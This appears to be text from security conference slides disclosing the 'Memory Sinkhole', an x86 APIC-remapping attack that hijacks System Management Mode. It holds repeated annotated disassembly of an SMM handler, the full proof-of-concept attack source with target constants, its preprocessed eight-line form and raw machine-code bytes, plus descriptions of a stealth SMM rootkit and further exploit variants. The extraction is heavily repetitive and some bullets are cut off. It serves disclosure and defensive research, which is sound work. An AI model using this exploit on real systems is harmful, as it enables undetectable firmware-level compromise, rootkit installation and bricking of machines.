0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Save the base address as 0 to
the GDT descriptor

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& Load the GDT from the
constructed descriptor

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- The template SMM handler has now loaded a Global Descriptor Table located **outside** of SMRAM, at address 0
- Ring 0 can modify this GDT to control the memory mappings used by SMM

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh ←
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- ↳ Load a long mode code selector from the DSC structure
 - ☒ Read as 0 from the sinkhole
 - ☒ A 0 (null) code selector is invalid
 - ☒ When this gets used, it will triple fault the system

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

¶ Leverage self-modifying code to apply the invalid code selector to an upcoming far jump, used for the protected to long mode transition. The system will crash in 21 instructions, when this jmp executes.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Load a hard coded protected mode code selector

- If read from the sinkhole, the attack will fail (a null CS will be loaded on the upcoming far jump, and triple fault)
- The hardcoded load allows the attack to proceed

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& Leverage self-modifying code to apply the 0x10 code selector to an upcoming far jump, used for the 16-to-32 bit protected mode transition.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

• The upcoming far jump will now enter GDT descriptor 0x10, under ring 0 control.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h ←
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Load SMBASE from the State Save Map.

- ✗ The State Save Map is inadvertently sinkholed by our attack
- ✗ SMBASE is incorrectly read as 0

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Use self modifying code to
configure the upcoming protected
mode to long mode transition



```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- Compute a flat offset to the 32 bit SMM code
- Incorrectly calculated as 0x8097

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

¶ Use self modifying code to
configure the upcoming 16-to-32
bit protected mode transition



```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& The far jump will now proceed to
0x10:0x8097

```
0:8000  mov      bx, offset unk_8091  
0:8003  mov      eax, cs:0FB30h  
0:8008  mov      edx, eax  
0:800B  mov      ebp, eax  
0:800E  add      edx, 50h ; 'P'  
0:8012  mov      [eax+42h], dx  
0:8016  shr      edx, 10h  
0:801A  mov      [eax+44h], dl  
0:801E  mov      [eax+47h], dh  
0:8022  mov      ax, cs:0FB38h  
0:8026  dec      ax  
0:8027  mov      cs:[bx], ax  
0:802A  mov      eax, cs:0FB30h  
0:802F  mov      cs:[bx+2], eax  
0:8034  db       66h  
0:8034  lgdt    fword ptr cs:[bx]  
0:8039  mov      eax, 0  
0:803F  mov      cr3, eax  
0:8042  mov      eax, 668h  
0:8048  mov      cr4, eax  
0:804B  mov      ax, cs:0FB0Eh  
0:804F  mov      cs:[bx+48h], ax  
0:8053  mov      ax, 10h  
0:8056  mov      cs:[bx-2], ax  
0:805A  mov      edi, cs:0FEF8h  
0:8060  lea      eax, [edi+80DBh]  
0:8068  mov      cs:[bx+44h], eax  
0:806D  lea      eax, [edi+8097h]  
0:8075  mov      cs:[bx-6], eax  
0:807A  mov      ecx, 0C0000080h  
0:8080  mov      ebx, 100011b  
0:8086  mov      cr0, ebx  
0:8089  jmp      large far ptr 0:0
```

& Switch from real mode to
16 bit protected mode

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- ¶ The far jump causes SMM to load a protected mode memory mapping from the GDT at address 0 (under Ring 0 control).
- ¶ By preemptively configuring a malicious GDT and placing it at address 0, we can control the SMM memory mappings, and hijack execution.

¶ Jump to 0x10:0x8097

; ring 0

; the SMBASE register of the core under attack
TARGET_SMBASE equ 0x1f5ef800

; the location of the attack GDT.

; this is determined by which register will be read out of the APIC
; for the GDT base. the APIC registers at this range are hardwired,
; and outside of our control; the SMM code will generally be reading
; from APIC registers in the 0xb00 range if the SMM handler is page
; aligned, or the 0x300 range if the SMM handler is not page aligned.
; the register will be 0 if the SMM handler is aligned to a page
; boundary, or 0x10000 if it is not.

GDT_ADDRESS equ 0x10000

; the value added to SMBASE by the SMM handler to compute the
; protected mode far jump offset. we could eliminate the need for an
; exact value with a nop sled in the hook.

FJMP_OFFSET equ 0x8097

; the offset of the SMM DSC structure from which the handler loads
; critical information

DSC_OFFSET equ 0xfb00

; the descriptor value used in the SMM handler's far jump
DESCRIPTOR_ADDRESS equ 0x10

; MSR number for the APIC location

APIC_BASE_MSR equ 0x1b

; the target memory address to sinkhole

SINKHOLE equ [(TARGET_SMBASE+DSC_OFFSET)&0xfffff000]

; we will hijack the default SMM handler and point it to a payload
; at this physical address.

PAYOUT_OFFSET equ 0x1000

; compute the desired base address of the CS descriptor in the GDT.
; this is calculated so that the fjmp performed in SMM is perfectly
; redirected to the payload hook at PAYLOAD_OFFSET.
CS_BASE equ (PAYLOAD_OFFSET-FJMP_OFFSET)

; we target the boot strap processor for hijacking.
APIC_BSP equ 0x100

; the APIC must be activated for the attack to work.
APIC_ACTIVE equ 0x800

;;; begin attack ;;;

; clear the processor caches,
; to prevent bypassing the memory sinkhole on data fetches
wbinvd

; construct a hijack GDT in memory under our control
; note: assume writing to identity mapped memory.
; if non-identity mapped, translate these through the page tables first.
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+4],
[CS_BASE&0xff000000] | (0x00cf9a00) |
[CS_BASE&0x0ff0000]>>16

mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+0],
[CS_BASE&0x0000ffff]<<16 | 0xffff

; remap the APIC to sinkhole SMM's DSC structure
mov eax, SINKHOLE | APIC_ACTIVE | APIC_BSP
mov edx, 0
mov ecx, APIC_BASE_MSR
wrmsr

; wait for a periodic SMI to be triggered
jmp \$

& After preprocessing, the attack is:

```
wbinvd  
mov dword [0x10014], 0xffcf9aff  
mov dword [0x10010], 0x9fa2ffff  
mov eax, 0x1f5ff900  
mov edx, 0  
mov ecx, 0x1b  
wrmsr  
jmp $
```

The Memory Sinkhole

0f 09 c7 05 14 00 01 00 ff 9a cf ff c7 05 10 00 01 00 ff ff a2 9f b8 00
f9 5f 1f ba 00 00 00 00 b9 1b 00 00 00 0f 30 eb fe

¶ 8 lines, to exploit

- ☒ Hardware remapping
- ☒ Descriptor cache configurations
- ☒ Instruction and data cache properties
- ☒ Four execution modes
- ☒ Four memory models

... and infiltrate the most privileged mode
of execution on the processor

The Memory Sinkhole

The Memory Sinkhole

- ¶ The template SMI handler has *no vulnerability*
 - ☒ It is attacked through the architecture flaw

Applying the Attack

& Challenges:

- ❖ Locating SMBASE
 - ❖ Requires RE and guesswork
 - ❖ Or brute force and patience

Applying the Attack

& Challenges:

- ☞ If the APIC window overlaps the State Save Map, the transition to SMM dumps the system state into the APIC. This is generally undefined behavior, and may cause the core to lock.

& Challenges:

- ☒ If the State Save Map is sinkholed
 - ☒ All system state information is lost
 - ☒ We've gone too deep, and burned our way out
 - ☒ Solution:
 - ☒ Execute an SMI immediately prior to the attack, to cache a valid state save map

Applying the Attack

Demonstration

¶ What do we *do* with this?

- ☒ Unlock hardware
- ☒ Disable cryptographic checks
- ☒ Brick the system
- ☒ HCF
- ☒ Open the lock box
- ☒ Or just install a really nasty rootkit

& SMM Rootkit

- ☒ With SMM execution, can install to SMRAM
- ☒ Preempt the hypervisor
- ☒ Periodic interception
- ☒ I/O filtering
- ☒ Modify any memory
- ☒ Invisible to OS
- ☒ Invisible to AV
- ☒ Invisible to Hypervisor

Demonstration


Demonstration

¶ SMM Rootkit

- ☒ Deployed through the Memory Sinkhole
- ☒ Adapted from Dmytro Oleksiuk
 - ☒ (@d_olex, blog.cr4.sh)
- ☒ Signal the rootkit via magic number in userland
- ☒ Periodic SMIs trigger SMM, launch rootkit
- ☒ Rootkit escalates signalling process



(demonstration)



A faint, grayscale circuit board pattern serves as the background for the slide, featuring various lines, nodes, and small circles.

A new class of exploits

↳ Interrupt dispatch table

```
push    rax
push    rcx
push    rdx
push    r8
push    r9
push    r10
push    r11
mov     rcx, [rsp+38h]
mov     rdx, [rsp+40h]
add    rsp, OFFFFFFFFFFFFFFE0h
lea     rax, dispatch_table
call    qword ptr [rax+rcx*8]
add    rsp, 20h
pop    r11
pop    r10
pop    r9
pop    r8
pop    rdx
pop    rcx
pop    rax
add    rsp, 10h
iret
```

The assembly code shows a sequence of pushes followed by several moves and adds. A call instruction is highlighted with a box and an arrow pointing to it. The call instruction is:

```
call    qword ptr [rax+rcx*8]
```

Below the assembly code, there are four bullet points explaining the purpose of this instruction:

- & Sinkhole the di
- & Call jumps to c
- & Linear 0 in 64
- & Hijack SMM ou



A new class of exploits

& SMM Stack



```
lea    ebx, [edi+0FB00h]
mov    ax, [rbx+16h]
mov    ds, eax
mov    ax, [rbx+1Ah]
mov    es, eax
mov    fs, eax
mov    gs, eax
mov    ax, [rbx+18h]          & Sinkhole the SMM stack
mov    ss, eax               & call loses return address
mov    rsp, 0                 & ret jumps to 0
                                & Hijack SMM outside of SMRAM
mov    rcx, [rsp]
mov    rax, 1000220Ch
sub    rsp, 208h
fxsave qword ptr [rsp]
add    rsp, OFFFFFFFFFFFFFFE0h
call   rax
add    rsp, 20h
fxrstor qword ptr [rsp]
rsm
```

- & Sinkhole the SMM stack
- & call loses return address
- & ret jumps to 0
- & Hijack SMM outside of SMRAM



A new class of exploits

& Whatever we can find.

Impact

& All ring -2 protections
simultaneously circumvented

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

Mitigations

& Firmware update?

- ☒ Move the APIC in the SMI?
- ☒ Doesn't work.

& Microcode update?

- ☒ Nope.

& Unpatchable.

Mitigations

& Intel

- ☒ Fixed on latest generations ☹
 - ☒ Sandy Bridge / Atom 2013
- ☒ Undocumented internal check against SMRRs when APIC is relocated
- ☒ #GP[0] if APIC overlaps SMRRs
- ☒ Requires SMRRs to be properly configured

& AMD

- ☒ Analysis in progress

Mitigations

& *If* everything else
is configured correctly...

SMRAMC[C_BASE_SEG]
SMRAMC[G_SMRAME]
ESMRAMC[H_SMRAME]
ESMRAMC[TSEG_SZ]
ESMRAMC[T_EN]
TOLUD
TSEG
GGC[GGMS]
SMRAMC[D_OPEN]
SMRAMC[D_LCK]
IA32_SMRR_PHYSBASE
IA32_SMRR_PHYSMASK
TOLUD Lock
TOUUD Lock
TSEGMB
BGSM
TSEGMB Lock
BGSM Lock
SMM_BWP
SMI_EN[GBL_SMI_EN]
TCO_EN
TCO_LOCK
SMI_LOCK

Mitigations

& 100,000,000's can't be fixed.

Mitigations

& CVE ###
& intel.com/security

Mitigations

↳ Coordination with Intel

- ☒ Working on mitigations where architecturally feasible
- ☒ Coordinating with IBVs/OEMs for firmware updates where mitigation is possible
- ☒ Starting with Nehalem/Westmere, working backwards
- ☒ Will take time to trickle down

Looking Forward

- ¶ The 2nd architectural privilege escalation on the x86 processor (?)
- ¶ An immensely complex architecture
- ¶ 40 years of evolution
- ¶ Multitude of pieces that are individually secure...
 - ☞ ... but collectively vulnerable?
- ¶ Just beginning to scratch the surface

& Scott Lee

- ❖ Brainstorming, PoC

& Loic Duflot, Rafal Wojtczuk, Joanna Rutkowska, Xeno Kovah, Corey Kallenberg, John Butterworth, Yuriy Bulygin, Oleksandr Bazhaniuk, et al.

- ❖ Setting the bar in platform security insanely high

& Bruce Monroe, Yuriy Bulygin

- ❖ Intel support and feedback

& Dmytro Oleksiuk

- ❖ A reliable SMM rootkit

Credits

Conclusion

& github.com/xoreaxeaxeax

& Memory Sinkhole PoC

& domas

✉ @xoreaxeaxeax

✉ xoreaxeaxeax@gmail.com


```
0:8000 mov     bx, offset unk_8091    ; load the offset to the GDT descriptor
